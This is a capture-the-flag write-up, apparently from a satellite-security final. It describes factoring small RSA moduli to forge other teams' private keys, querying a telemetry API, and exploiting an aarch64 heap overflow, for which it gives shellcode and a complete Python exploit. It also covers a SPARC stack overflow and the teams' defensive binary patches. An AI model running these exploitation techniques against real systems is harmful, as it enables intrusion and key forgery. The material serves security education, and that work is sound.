As a bit of trivia, in 1998 some French guy used an implementation of Multiple Polynomial Quadratic Sieve to factor a 384 bits RSA modulus used for all credit card payments in France. It allegedly took him around 3 months to factor the modulus. He then posted it on the Internet, wreaking havoc in the banking system for 4 years before a larger modulus was used. While not directly related to this challenge, it was a good argument in favor of factoring the obtained numbers and completely dismissing any bruteforce of the seed used to generate the prime for `p` and `q`. Considering the computing power of today's computer compared to those in 1998 with an additional decrease of 40 bits, it was a good bet to directly try to factor the `p * q` product.

We used cado-nfs to factor these 344 bits numbers, which can be achieved in 10 to 15 minutes on a 12 cores Ryzen 9 3900X, or about 8 minutes on a 32-cores `m6i.8xlarge` VM rented on EC2 during the finals (USD 1.53/hour).

The usage is quite simple and the output rather clear:

```
$ ./cado-nfs.py 27003348924062262876175862245390887892229191082497958302869624053 2⌋
 ↪  9057575094621509146821113580995912385 3
[...]
46451175135011789614990674466564588816588611817744 99
 ↪  58132757342685490378394700616947764757626635854776 47
```

We finally obtained the following results:

```
4645117513501178961499067446656458881658861181774499 *
 ↪  5813275734268549037839470061694776475762663585477647 =
 ↪  270033489240622628761758622453908878922291910824979583028696240532905757509462⌋
 ↪  15091468211135809959123853
5126382870572122392981665785314020995087596347758957 *
 ↪  5911458362174073680339051061564562568102834793062251 =
 ↪  303043988879495049771864769238944585958847062497558100438216605519051795879706⌋
 ↪  64917176122317235243832207
5067657506070432955103555335846351858600345804911053 *
 ↪  5072925495384495253458550024101992155311846351410857 =
 ↪  257078489644213068608706908547995633849695780406287471450921207471738219817897⌋
 ↪  70270957847033985943502421
5353747535350065882308650278879115514714177217964069 *
 ↪  5557542532499112788361301306687534885206931211412491 =
 ↪  297536796359702885104834461950842442443814006568222131018122997261342849904504⌋
 ↪  78362408946427472775785879
5434384070623497911175138079325354353650695515424243 *
 ↪  4505651024103515385680422388399309428197988957958219 =
 ↪  244854381531765940449542570955884681868823669152853471625993963634029180005862⌋
 ↪  75720487243090178853703217
4908891661270256934602919969470283478788007314693709 *
 ↪  5075307430477857433280402280078316236855670387980859 =
 ↪  249141343238557286277053987332453167777058653404383975436622625358218042077126⌋
 ↪  92074402646833178539716031
4838066465742558883325160026444100868903255429323251 *
 ↪  4598203956375912136389367865517736286725503903811151 =
 ↪  222464163639870606359997370168639832752782413750845333712010599444675982683414⌋
 ↪  32473477489793899637371901
4973437017047511659883180810111412955859155898990721 *
 ↪  4552957252317118476830362647347936169114770504686873 =
 ↪  226438461357088846118775347872921717115897409103383147018959684392299517387468⌋
 ↪  11058059433130300837505433
```

3.2.5 Generating and using the private keys

We used scapy to generate the PEM files for the private keys using the `RSAPrivateKey` class:

```python
from scapy.layers.x509 import RSAPrivateKey, RSAOtherPrimeInfo
from data import facts

ns = {}
for i in keys.keys():
    k = load_der_public_key(keys[i])
    ns[i] = k.public_numbers().n
    p, q = facts[i]
    d = pow(65537, -1, (r[i] - 1) * (p - 1) * (q - 1))
    rsa = RSAPrivateKey()
    rsa.modulus = ns[i]
    rsa.publicExponent = 65537
    rsa.privateExponent = d
    rsa.prime1 = p
    rsa.prime2 = q
    rsa.exponent1 = d % (p - 1)
    rsa.exponent2 = d % (q - 1)
    rsa.coefficient = pow(q, -1, p)
    op = RSAOtherPrimeInfo()
    op.prime = r[i]
    op.exponent = d % (r[i] - 1)
    op.coefficient = pow(p * q, -1, r[i])
    rsa.otherPrimeInfos = op
    with open("team_%d_rsa_priv.pem"%i, "wb+") as f:
        f.write(b"-----BEGIN RSA PRIVATE KEY-----\n")
        key = base64.b64encode(bytes(rsa))
        for offt in range(0, len(key), 64):
            f.write(key[offt:offt+64] + b'\n')
        f.write(b"-----END RSA PRIVATE KEY-----\n")
```

We could now sign messages ourselves as any other team using the command:

```
./client -k 5647008472405673096 -m 0000 -p 31337 -a 10.0.0.101 -i 8 -f
 ↪  team_8_rsa_priv.pem
```

Fortunately, the organizers announced a first blood on the challenge, as we had absolutely no idea what should be the next step. Apparently, it was sufficient to validate the challenge. We were looking for tokens since we were given a url to validate them. As we learned afterward, the tokens would have to be obtained in the next challenge eventually.

3.2.6 Conclusion

We saw that there were two possible ways to solve this challenge, one requiring more background in mathematics than the other. During a CTF, where time is constrained, it is important to find a “quick win” rather than analyzing everything in detail. Taking traces with `gdb` to get an idea of what was going on quickly gave us the third prime. Since we knew based on successful factorings that the remaining composite number could be factored on our current hardware, we ended up with a relatively fast solution to this challenge.

As mentioned earlier, a third, purely theoretical approach existed. However, the state of the art considering attacks on moduli based on prime built using the output of an LCG is out-of-reach: *the constructed matrix is of huge dimension (since the number of monomials is quite large) and the computation which is theoretically polynomial-time becomes in practice prohibitive*.

Eventually, the solution based on Carmichael function properties and the order of finite groups generated by a fixed exponent made this challenge quite interesting!

3.3 Challenge 4

Announcements from the staff:

> Challenge 4 RELEASE: DANX pager service is in the process of being deployed on the comm payload subsystems. Monitor here for the full release of challenge 4 and any updates over the next 15 minutes…
>
> Binaries for DANX pager service have been deployed to your cosmos machine home directories! DANX pager server on the comm payload subsystem has been started!
>
> If you send using the DANX flag via your user segment client binary, you can send packets to challenge 4

> Management has ordained deployment of a backwards-compatibility raw "Report API" server on each team's systems. Not quite sure what it does yet, but might be worth looking into as well! (IP 10.0.{TEAM}1.100, port 1337 tcp)

We assumed that both the binary and the Report API service would be useful for his challenge, so we started to investigate them in parallel.

3.3.1 Management Report API

Sending garbage data to another team's Report API server gave us a very verbose error message:

```
** invalid request ** Exception: ({
    'jsonrpc': '2.0',
    'method': 'tlm_formatted',
    'params': ['\n'],
    'id': 2
}, {
    'jsonrpc': '2.0',
    'id': 2,
    'error': {
        'code': -1,
        'message': "ERROR: Telemetry Item must be specified as 'TargetName
        ↪  PacketName ItemName' : \n",
        'data': {
            'class': 'RuntimeError',
            'message': "ERROR: Telemetry Item must be specified as 'TargetName
            ↪  PacketName ItemName' : \n",
            'backtrace': [
             "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/script/extract.rb:9⌋
              ↪  7:in
              ↪  `extract_fields_from_tlm_text'",
             "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/tools/cmd_tlm_serve
              ↪ r/api.rb:1648:in
              ↪ `tlm_process_args'",
             "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/tools/cmd_tlm_serve
              ↪ r/api.rb:472:in
              ↪ `tlm_formatted'",
            "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/io/json_drb.rb:265:in
              ↪ `public_send'",
            "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/io/json_drb.rb:265:in
              ↪ `process_request'",
             "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/io/json_drb_rack.rb
              ↪ :79:in
              ↪ `handle_post'",
             "/var/lib/gems/2.5.0/gems/cosmos-4.5.1/lib/cosmos/io/json_drb_rack.rb
              ↪ :61:in
              ↪ `call'",
             "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/configuration.rb:227:in
              ↪ `call'",
              "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/server.rb:706:in
              ↪ `handle_request'",
              "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/server.rb:476:in
              ↪ `process_client'",
             "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/server.rb:334:in `block
              ↪ in run'",
              "/var/lib/gems/2.5.0/gems/puma-3.12.6/lib/puma/thread_pool.rb:135:in
              ↪ `block in spawn_thread'"
            ],
            'instance_variables': {}
        }
    }
})
```

In addition to the expected format being disclosed in the exception message (`TargetName PacketName ItemName`), we learned that Cosmos is running on the other end. We already spent some time parsing this year's configuration files, so we could easily request values from other teams. For instance, the state of batteries or a field named `PING_STATUS` and changing at regular intervals:

```
[team7@challenger7 ~]$ nc 10.0.11.100 1337
SLA_TLM HK_TLM_PKT PING_STATUS
0x2652022D6C8EAE1C
```

```
[team7@challenger7 ~]$ nc 10.0.41.100 1337
EPS_MGR FSW_TLM_PKT BATTERY_VOLTAGE
11.480243682861328
```

The staff broadcasted a hint around 30 minutes after the initial challenge announcement:

> HINT: Telemetry for challenge 4 come out of the satellite via `SLA_TLM` telemetry

We quickly iterated over the metrics available under `SLA_TLM` thanks to the Cosmos configuration files we parsed earlier, but nothing looked promising at this stage except an item named `ATTRIBUTION_KEY`:

```
[team7@challenger7 ~]$ python3 management_test.py
SLA_TLM HK_TLM_PKT CMD_VALID_COUNT: b'0\n'
SLA_TLM HK_TLM_PKT CMD_ERROR_COUNT: b'0\n'
SLA_TLM HK_TLM_PKT LAST_TBL_ACTION: b'0\n'
SLA_TLM HK_TLM_PKT LAST_TBL_STATUS: b'0\n'
SLA_TLM HK_TLM_PKT EXOBJ_EXEC_CNT: b'0\n'
SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY: b'0x7F77BD1C33596ADD\n'
SLA_TLM HK_TLM_PKT ROUND: b'0x0\n'
SLA_TLM HK_TLM_PKT SEQUENCE: b'0x0\n'
SLA_TLM HK_TLM_PKT PING_STATUS: b'0x2A6F012812A5A1D5\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_1: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_2: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_3: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_4: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_5: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_6: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_7: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_8: b'0x0\n'
```

`ATTRIBUTION_KEY` especially caught our eye because of the arguments we could use with the previous binary:

```
Usage: User Segment Client [options]

Optional arguments:
[...]
-k --key                Attribution key [required]
```

Since we only knew our attribution key during challenge 3, we wondered what would happen if we used another team's attribution key along with the RSA keys we factored earlier. We dumped the 7 unknown `ATTRIBUTION_KEY` and started invoking the user segment client with each pair. We reached out to the organizers to inform them of our progress but the discussion took a rather unexpected turn:

> Staff: Which team attribution key did you use?

> Solar Wine: all of them

> Staff: By using the attribution key from other teams on challenge 3, you grant points to other teams. We use the attribution keys to award points to the source team. Unless you are feeling charitable, only use your own attribution key!

Oops! We all agreed that being charitable for a few ticks was enough, and stopped the script. As the reversers progressed on the pager binary, we understood that the only way to exfiltrate the DANX flag would be to write it to an existing socket and dump it from `COMM_TELEM_7` (7 being our team identifier).

We also monitored the status of `COMM_TELEM_{1-8}` on every Report API to identify the teams making progress on this challenge, like team 4 and team 5 who already automated the communication with the DANX service after a few hours. For instance, here is a capture of team 6's telemetry showing their progress; the values `0x434F4D4D49535550` and `0x504b542d36313631` are respectively `COMMISUP` and `PKT-6161`, values sent by the DANX service upon a successful communication:

```
SLA_TLM HK_TLM_PKT COMM_TELEM_1: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_2: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_3: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_4: b'0x434F4D4D49535550\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_5: b'0x504b542d36313631\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_6: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_7: b'0x0\n'
SLA_TLM HK_TLM_PKT COMM_TELEM_8: b'0x0\n'
```

3.3.2 DANX pager service

The new service `DANX pager` is reachable using the challenge 3 client binary with the command line option `--danx-service`. Communication with the challenge binary is one-way only and the packets can be sent to any satellite using the previously retrieved RSA keys.

The service is a stripped **aarch64** binary receiving commands on the standard input (file descriptor 0) and sending telemetry to client connected on TCP port 4580. The challenge binary requires a `FLAG` environment variable to start.

So, the goal of this challenge is to exploit a vulnerability in the binary to retrieve the `FLAG` value and extract it using telemetry.

The challenge archive given in our Cosmos machine home directory contained the challenge binary and the required libs to run and debug the challenge locally using `qemu-aarch64` and `gdb-multiarch`.

Analysis

The challenge binary performs the following steps:

1. Listen on TCP port 4580 and wait for the `telemetry dispatcher` to connect
2. Allocate a `RWX` (read, write, and execute) page at `0x800000`
3. Read the `FLAG` environment variable and copy the value to the `RWX` page (8 bytes).
4. Signal to telemetry client `COMREADY`
5. Infinite loop:
    1. Receive a packet from the standard input
    2. Exit if the packet starts with `KILL`
    3. Parse the packet (custom binary format) and signal to telemetry client `PKT-xx-xx`

The custom packet structure is :

```
struct packet
{
    uint8_t id;
    uint8_t subid;
    uint8_t size;
    char content[1]; /* content size == size */
};
```

The packet received is stored in global lists, one doubly linked list for each packets with the same `id` and one of fixed size used as a LRU (least recent used `id` list is freed).

The doubly linked list has the following structure:

```
struct packet_entry
{
    struct packet_entry * next;
    struct packet_entry * prev;
    uint8_t id;
    uint8_t subid;
    uint8_t size;
    char content[1]; /* content size == size */
};
```

Vulnerability: Heap overflow

When the challenge receives a packet with a `id` and `subid` already present in the doubly linked list, the new packet replaces the old one but the size is not properly checked.

```
void replace_entry(struct packet_entry * entry, struct packet * recv)
{
  if ( recv->size <= (entry->size + 3) ) /* Size checked against size + 3 */
  {
    entry->size = recv->size;
    memcpy(&entry->content, &recv->content, entry->size); /* Heap overflow */
  }
}
```

The `size` field is validated against the `previous size + 3` then the new `size` is stored so the *memcpy* may trigger a heap overflow.

Also, by repeating this behavior, the size of the overflow can be increased (+3 each time) since the new size is stored in `entry->size` each time.

Exploitation

Using our debugging setup, we crafted two adjacent heap allocations of type `struct packet_entry` with the same `id` and computed the offset between the chunk `#0` content and the chunk `#1` next pointer:

Heap chunk `#0`	Heap chunk `#1`
next: `#1`	next: 0
prev: 0	prev: 0
id: 0	id: 0
subid: 16	subid: 32
content: XXXXX	content: A

By triggering the vulnerability multiple times on chunk `#0`, the overflow will reach and overwrite `#1` next pointer with controlled content:

Heap chunk `#0`	Heap chunk `#1`
next: `#1`	next: XXXXXXXX
prev: 0	prev: 0
id: 0	id: 0
subid: 16	subid: 32
content: XXXXXXXXXX	content: A

We can achieve arbitrary write using the `replace_entry` feature if we corrupt the `next` pointer with a controlled address and if we know the `subid` field value at `controlled address + offsetof(packet_entry, subid)`.

Thankfully, the challenge binary lacks of *PIE* and *Full RELRO* mitigations, so the exploitation plan is:

- Trigger arbitrary write on `RWX` page to write a small shellcode
- Trigger arbitrary write on binary `got.plt` to overwrite sprintf address with our shellcode address
- Shellcode should write the flag to telemetry and loop indefinitely (to prevent crash)

Notes:

- The `RWX` page after the 8 bytes of the flag is all zeros so we know the `subid` and we can increase the `size` thanks to the vulnerability (+3 on each write) and write a 24 bytes shellcode.
- The `got.plt` entry of `perror` is not initialized thus it points to the `.plt` segment, so we know the value of `subid` and we can overwrite `sprintf` address with our shellcode address.
- The shellcode is shown below and it writes the flag in cleartext in the telemetry socket:

```
eor  x0, x0, x0
movk x0, #0x80, lsl #16  ; set x0 to 0x800000 (RWX page address containing the flag)
movz x1, #0x118c
movk x1, #0x40, lsl #16  ; set x1 to gadget write_to_telemetry(char text[8])
blr  x1                  ; call write_to_telemetry(@FLAG)
loop: b loop             ; infinite loop to prevent telemetry overwrite
```

The exploit and flag submission were automated later to run each tick against all the teams (as a new tick would generate a new flag and restart the service).

Exploit code

```
#!/usr/bin/env python3
import datetime
import sys
import socket
import struct
import subprocess
import time
import binascii
import os
import json

def p64(i):
    """p64(i) -> str
    Pack 64 bits integer (little endian)
    """
    return struct.pack('<Q', i)

TEAM_ID = int(sys.argv[1])
HOST = '10.0.{}1.100'.format(TEAM_ID)
PORT = 1337

cli = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
cli.connect((HOST, PORT))

def wait_recv(client):
    client.send(b'SLA_TLM LATEST COMM_TELEM_7\n')
    return client.recv(100)
```

```
def p(_, id, id2, content):
    global cli
    print("Sending command {:x} {:x}".format(id, id2))
    filename = f"/home/team7/team_7/client/packet_tmp_PWN_{time.time()}"
    f = open(filename, 'wb')
    f.write(bytes([id]))
    f.write(bytes([id2]))
    f.write(bytes([len(content)]))
    f.write(content)
    # f.write(b"\x00" * (0x400 - len(content) - 3))
    f.close()
    output = b'RATE_LIMIT'
    while b'RATE_LIMIT' in output:
        time.sleep(1)
        output = subprocess.check_output(f'/home/team7/team_7/client/client -k
         ↪  5647008472405673096 -f
         ↪  /home/team7/team_7/other_teams_keys/team_{TEAM_ID}_rsa_priv.pem -d
         ↪  {filename} -p 31337 -a 10.0.0.101 -i {TEAM_ID} -s', shell=True, cwd =
         ↪  '/home/team7/team_7/client/')
        print("[SB] Received {}".format(output))


    os.remove(filename)

def do_pwn():
    f = None
    # Prepare two packet_entry in the heap
    p(f, 0, 0x10, b"X" * 5)
    p(f, 1, 0x20, b"A")

    # Vulnerability to grow the size to reach offset of next field = 0x20 - 0x13
    p(f, 0, 0x10, b"X" * 8)
    p(f, 0, 0x10, b"X" * 11)
    p(f, 0, 0x10, b"X" * 14)
    p(f, 0, 0x10, b"X" * 17)


    # RWX page address
    shellcode_addr = 0x800000
    # Got PLT address of perror
    got_addr = 0x412010 - 0x10

    # Corrupt next pointer to allow arb write to RWX page
    p(f, 0, 0x10, b"X" * 13 + (p64(shellcode_addr + 0x10)[:7]))
    # shellcode page full of nullbytes so subid is 0
    #shellcode_data  = b"\x00\x10\xa0\xd2\x81\x31\x82\xd2\x01\x08\xa0\xf2\x20\x00\⌋
     ↪  x3f\xd6\x01\x00\x00\x14" # mov x0, 0x800000; movz x1, #0x118c; movk x1,
     ↪  #0x40, lsl #16; blr x1; b #0x14;
    shellcode_data = b"\x00\x10\xa0\xd2\x81\x31\x82\xd2\x01\x08\xa0\xf2\x20\x00\x3⌋
     ↪  f\xd6\x00\x00\x20\xd4"
    # Use vulnerability to increase size
    for i in range(1,(len(shellcode_data)//3)+1):
        p(f, 0x01, 0, b"\xcc" * (3*i))
    # Then write full shellcode
    p(f, 0x01, 0, b'\xcc' + shellcode_data)

    # Corrupt next pointer to allow arb write to GOT PLT page
    p(f, 0, 0x10, b"X" * 13 + p64(got_addr))
    # Write our shellcode address to GOT entry of sprintf (called at the end of
     ↪  message processing, no need to send another message to trigger RCE)
    p(f, 0x01, 0x09, b'\xcc' * 0x15 + p64(shellcode_addr + 0x10 + 0x13 + 1))

do_pwn()
```

3.3.3 Defending against other teams

Our satellite gained a new module in the C&DH: `SLA_TLM`. We downloaded `/cf/sla_tlm.so` and analyzed it. This module was very simple:

- Function `InitApp` subscribed to several message identifiers on the internal software bus.
- Function `ProcessCommands` processed the received messages and updated a global structure `Sla_tlm` with information they contained.
- Function `SLA_TLM_SendHousekeepingPkt` copied some fields of `Sla_tlm` to a housekeeping packet which was then sent to the ground station.

The other teams were able to get our flag by making our COMM system send a `COMM_PAYLOAD_TELEMETRY` packet to the C&DH. Our `SLA_TLM` module then copied some fields of this packet to a housekeeping packet defined in C as:

```c
struct SLA_TLM_HkPkt {
    uint8 Header[12];
    uint16 ValidCmdCnt;
    uint16 InvalidCmdCnt;
    uint8 LastAction;
    uint8 LastActionStatus;
    uint16 ExObjExecCnt;
    uint64 Key;
    uint8 RoundNum;
    uint16 SequenceNum;
    uint64 PingStatus;
    uint64 CommTelemField1; // Field used by team 1
    uint64 CommTelemField2; // Field used by team 2
    uint64 CommTelemField3; // Field used by team 3
    uint64 CommTelemField4; // Field used by team 4
    uint64 CommTelemField5; // Field used by team 5
    uint64 CommTelemField6; // Field used by team 6
    uint64 CommTelemField7; // Field used by team 7
    uint64 CommTelemField8; // Field used by team 8
};
```

How could we prevent the other teams from capturing our flag? We were a little bit creative and patched `ProcessCommands` to make the `SLA_TLM` module no longer update the fields when a `COMM_PAYLOAD_TELEMETRY` packet was received.

For example we modified the instruction

```
00011388 c4 38 60 d8      std        g2,[g1+0xd8]=>Sla_tlm.CommTelemField1
```

with a `nop` which did not do anything. This was easy to do in our scapy shell:

```
nop = bytes.fromhex("01000000")
mem_write32_from_symbol_cdh("SLA_TLM_AppMain", 0x00011388 - 0x10000, nop)
mem_write32_from_symbol_cdh("SLA_TLM_AppMain", 0x00011410 - 0x10000, nop)
# ...
```

Moreover to force all fields `CommTelemField1`, `CommTelemField2` … to zero, another batch of commands was sent:

```
# "uint64 CommTelemField1" at offset 0xd8 of struct SLA_TLM_Class
mem_write32_from_symbol_cdh("Sla_tlm", 0xd8, bytes.fromhex("00000000"))
mem_write32_from_symbol_cdh("Sla_tlm", 0xdc, bytes.fromhex("00000000"))
# "uint64 CommTelemField2" at offset 0xe0 of struct SLA_TLM_Class
mem_write32_from_symbol_cdh("Sla_tlm", 0xe0, bytes.fromhex("00000000"))
mem_write32_from_symbol_cdh("Sla_tlm", 0xe4, bytes.fromhex("00000000"))
```

This hack was very stable and did not seem to make us lose any point.

3.4 Challenge 5

> Challenge 5 is getting deployed to your CDH! Keep the `SLA_TLM` app up and reporting telemetry, and use your access on other satellites to exploit other team's CDH!
>
> If you send data without the DANX flag, it will get routed to the new app!

3.4.1 Comm Module in Sparc

At the beginning of the final event, we downloaded the `cfe_es_startup.scr` file for both the C&DH and ADCS subsystems. When the announcement for this challenge was made, we downloaded it again for the C&DH to see what new module had been installed:

```
diff -u CDH_cfe_es_startup.scr__5517__eb9233ca.cfdp
 ↪  CDH_cfe_es_startup.scr__5602__cf9e2250.cfdp
--- CDH_cfe_es_startup.scr__5517__eb9233ca.cfdp    2021-12-11 20:22:39.000000000
 ↪  +0100
+++ CDH_cfe_es_startup.scr__5602__cf9e2250.cfdp    2021-12-12 12:22:54.000000000
 ↪  +0100
@@ -17,6 +17,7 @@
 CFE_APP, /cf/lc.obj,          LC_AppMain,        LC,          80,   16384, 0x0, 0;
 CFE_APP, /cf/sbn_lite.obj,    SBN_LITE_AppMain,  SBN_LITE,    30,   81920, 0x0, 0;
 CFE_APP, /cf/mqtt.obj,        MQTT_AppMain,      MQTT,        40,   81920, 0x0, 0;
+CFE_APP, /cf/comm.obj,        COMM_AppMain,      COMM,        90,   16384, 0x0, 0;
 CFE_APP, /cf/sla_tlm.obj,     SLA_TLM_AppMain,   SLA_TLM,     90,   16384, 0x0, 0;
 CFE_APP, /cf/cf.obj,          CF_AppMain,        CF,         100,   81920, 0x0, 0;
```

The new module's name was `comm.obj`. We then used our scapy-based shell to download the new module:

```
file_play_cfdp_cdh('/cf/comm.obj')
```

We then proceeded to reverse-engineer it to find what to do with it.

Finding the vulnerability

The reverse engineering of the module was straightforward. The function `COMM_OBJ_Execute` is called in a loop and processes the packets.

While it wasn't clear at the beginning, it appeared that the goal was to make other teams' satellites send our own attribution key. The following function included in the code but never called could be very handy:

```c
void COMM_OBJ_UpdateSLAKey(uint32 key1,uint32 key2)
{
  CFE_SB_InitMsg(&CommObj->AttrPkt,0x9f9,0x14,1);
  (CommObj->AttrPkt).Header[0] = 0x09;
  (CommObj->AttrPkt).Header[1] = 0xf9;
  (CommObj->AttrPkt).AttrKey1 = key1;
  (CommObj->AttrPkt).AttrKey2 = key2;
  CFE_SB_TimeStampMsg(&CommObj->AttrPkt);
  CFE_SB_SendMsg(&CommObj->AttrPkt);
  CFE_EVS_SendEvent(0x79,2,"Sending Attr Update Packet via SB");
  return;
}
```

Right at the beginning of the `COMM_OBJ_Execute`, we can see some memory copy without any check on the size of the packet:

```c
if (((MsgId == 0x444d) && (*(char *)((int)PktPtr + 2) == 'D')) &&
   (*(char *)((int)PktPtr + 3) == ':')) {
  CFE_PSP_MemCpy((CommObj->DemodPkt).Synch,PktPtr,PktLen);
  CFE_SB_TimeStampMsg(&CommObj->DemodPkt);
  CFE_SB_SendMsg(&CommObj->DemodPkt);
}
else if (((MsgId == 0x4d4f) && (*(char *)((int)PktPtr + 2) == 'D')) &&
        (*(char *)((int)PktPtr + 3) == ':')) {
  CFE_PSP_MemCpy((CommObj->ModPkt).Synch,PktPtr,PktLen);
  CFE_SB_TimeStampMsg(&CommObj->ModPkt);
  CFE_SB_SendMsg(&CommObj->ModPkt);
}
```

The `Synch` field is at offset 12 of a 68-bytes packet structure, so we already have an overflow in the BSS section. We then checked if there were other usages of the `CFE_PSP_MemCpy` function in the same careless way. We indeed found another memory copy:

```c
void COMM_OBJ_ProcessSLA(uint16 PktLen,CFE_SB_Msg_t *PktPtr)
{
  char buf [16];

  CFE_EVS_SendEvent(0x79,2,"%x %x",buf,PktLen);
  CFE_PSP_MemCpy(buf,PktPtr,PktLen);
  CFE_EVS_SendEvent(0x79,2,&DAT_00011078);
  return;
}
```

This is an obvious stack-based buffer overflow. We checked when this function was called:

```
else if ((MsgId == 0x19e4) &&
        (((uint)*(byte *)((int)Message + 0xf) |
         (uint)*(byte *)((int)Message + 0xe) << 8 |
         (uint)*(byte *)((int)Message + 0xd) << 0x10 |
         (uint)*(byte *)((int)Message + 0xc) << 0x18) == 0x41414141)) {
  CFE_EVS_SendEvent(0x79,2,"received payload SLA TLM msg Status: %d ExecutionCount:
   ↪  %u",Status,
                    CommObj->ExecCnt);
  Message = PktPtr;
  OS_TaskDelay(1);
  COMM_OBJ_ProcessSLA(PktLen,PktPtr);
```

So we needed to send a packet with an ID of `0x19e4` and a starting payload of `'AAAA'` to trigger the vulnerability. From there, we had to leverage the buffer overflow in order to call `COMM_OBJ_UpdateSLAKey` with our key, and then clean everything so the module won't crash.

Communicating with the COMM module of other teams

For this challenge, the `client` binary from challenge 3 was to be used again. This time, without using the DANX service flag. To send a message to another team satellite, the following command worked:

```
./client -k 5647008472405673096 -f ../other_teams_keys/team_1_rsa_priv.pem -i 1 -p
 ↪  31337 -a 10.0.0.101 -m 41414141
```

We could now start to craft an exploit payload.

Defense

Shortly after the module was deployed on all satellites, we had a crash with obvious SLA consequences and a loss of points. We investigated to try to defend against possibly DoS attempts. The function `COMM_OBJ_Execute` contained a `for` loop which displayed some bytes of the received message:

```
for (i = 0; i < 0x12; i = i + 1) {
  CFE_EVS_SendEvent(0x79,2,"[%d]:%x",i,*(undefined *)((int)PktPtr + i));
}
```

In practice, this `for` loop was causing issues because too many event messages were sent at once: only the first two bytes of the received message were displayed. This enabled us to find out that these bytes were `19 e4`, matching the message ID for `COMM_PAYLOAD_SLA`. To protect ourselves from the other teams, we first patched this code by replacing the opcodes for the `for` loop to add this:

```
if (MsgId == 0x19e4) {
    return;
}
```

Later, the patch was updated to:

```
if (MsgId != 0x19e4 || PktLen < 0x10) {
  CFE_EVS_SendEvent(0x79,2,"[%d]:%x",i,*(undefined *)((int)PktPtr + i));
  [...]
}
```

This way, no other team could exploit the buffer overflow vulnerability in our module :)

We uploaded the patched module and restarted the COMM module using our scapy shell:

```
file_upload_cfdp_file_cdh("/cf/comm_patch.obj", "CDH_comm.obj-PATCHED")
stop_app_cdh("COMM")
time.sleep(1)
start_app_cdh("COMM", "COMM_AppMain", "/cf/comm_patch.obj", 90, stack_size=16384)
```

This appeared to work. Actually, it worked so well that we wasted a lot of time trying to understand why we couldn't debug our exploit on our satellite because of this. The lack of sleep might have played a role…

3.4.2 Exploit tentative

Last year, we successfully exploited a vulnerability on a Sparc system (https://github.com/solar-wine/writeups/tree/master/Finals/Earth-based#exploiting-the-backdoor). We tried to reproduce this feat this year but did not achieve doing so :(

One of the major difficulties we faced was we did not know how the packet we wrote in the `./client` invocation was received by the COMM module: was it received as-is? Was it packed in a normal CCSDS message? Was it copied from an unusual offset?

At some point, we decided to patch the COMM module directly in memory to display relevant fields of the received packet, as the `for` loop which was supposed to help the participants did not work properly:

```
# Use addresses relative to COMM_OBJ_Execute, loaded at 0x00010898 in the obj file.
# Patch the first loop to display only two bytes, to avoid dropping event messages
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x000109c0-0x00010898, 0x80A06001)

# Change:
#     00010dc8 c2 07 bf ec     lduw      [fp+PktPtr],g1
#     00010dcc c2 08 40 00     ldub      [g1+g0],g1
#     00010dd0 86 08 60 ff     and       g1,0xff,g3
#     00010dd4 c2 07 bf ec     lduw      [fp+PktPtr],g1
#     00010dd8 c2 08 60 01     ldub      [g1+0x1],g1
#     00010ddc 88 08 60 ff     and       g1,0xff,g4
#     00010de0 c2 07 bf ec     lduw      [fp+PktPtr],g1
#     00010de4 c2 08 60 0c     ldub      [g1+0xc],g1
# To:
#     00010dc8 c2 07 bf ec     lduw      [fp+-0x14],g1
#     00010dcc c2 00 60 0c     lduw      [g1+0xc],g1
#     00010dd0 86 10 00 01     mov       g1,g3
#     00010dd4 c2 07 bf ec     lduw      [fp+-0x14],g1
#     00010dd8 c2 00 60 10     lduw      [g1+0x10],g1
#     00010ddc 88 10 00 01     mov       g1,g4
#     00010de0 c2 07 bf ec     lduw      [fp+-0x14],g1
#     00010de4 c2 00 60 08     lduw      [g1+0x8],g1
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010dcc-0x00010898, 0xc200600c)
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010dd0-0x00010898, 0x86100001)
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010dd8-0x00010898, 0xc2006010)
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010ddc-0x00010898, 0x88100001)
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010de4-0x00010898, 0xc2006008)
```

This patch modified the parameters of a `CFE_EVS_SendEvent` call in the function `COMM_OBJ_Execute` to print the content of the 12 bytes between offsets 8 and 0x13 of the received message.

This enabled us to understand that the packet defined in the `client` invocation was in fact received at offset 0xc of the message! So the CCSDS header (containing the message ID, its length…) was out of reach and all we needed to do was to send a message starting with `41414141` to trigger the call to the vulnerable `COMM_OBJ_ProcessSLA` function!

We tried to forge a suitable payload to call `COMM_OBJ_UpdateSLAKey` with our attribution key

0x4E5E3449595C8488:

```
COMM_OBJ_UpdateSLAKey_addr = 0x414b3a00
my_new_sp = 0x406d5138 - 0x10
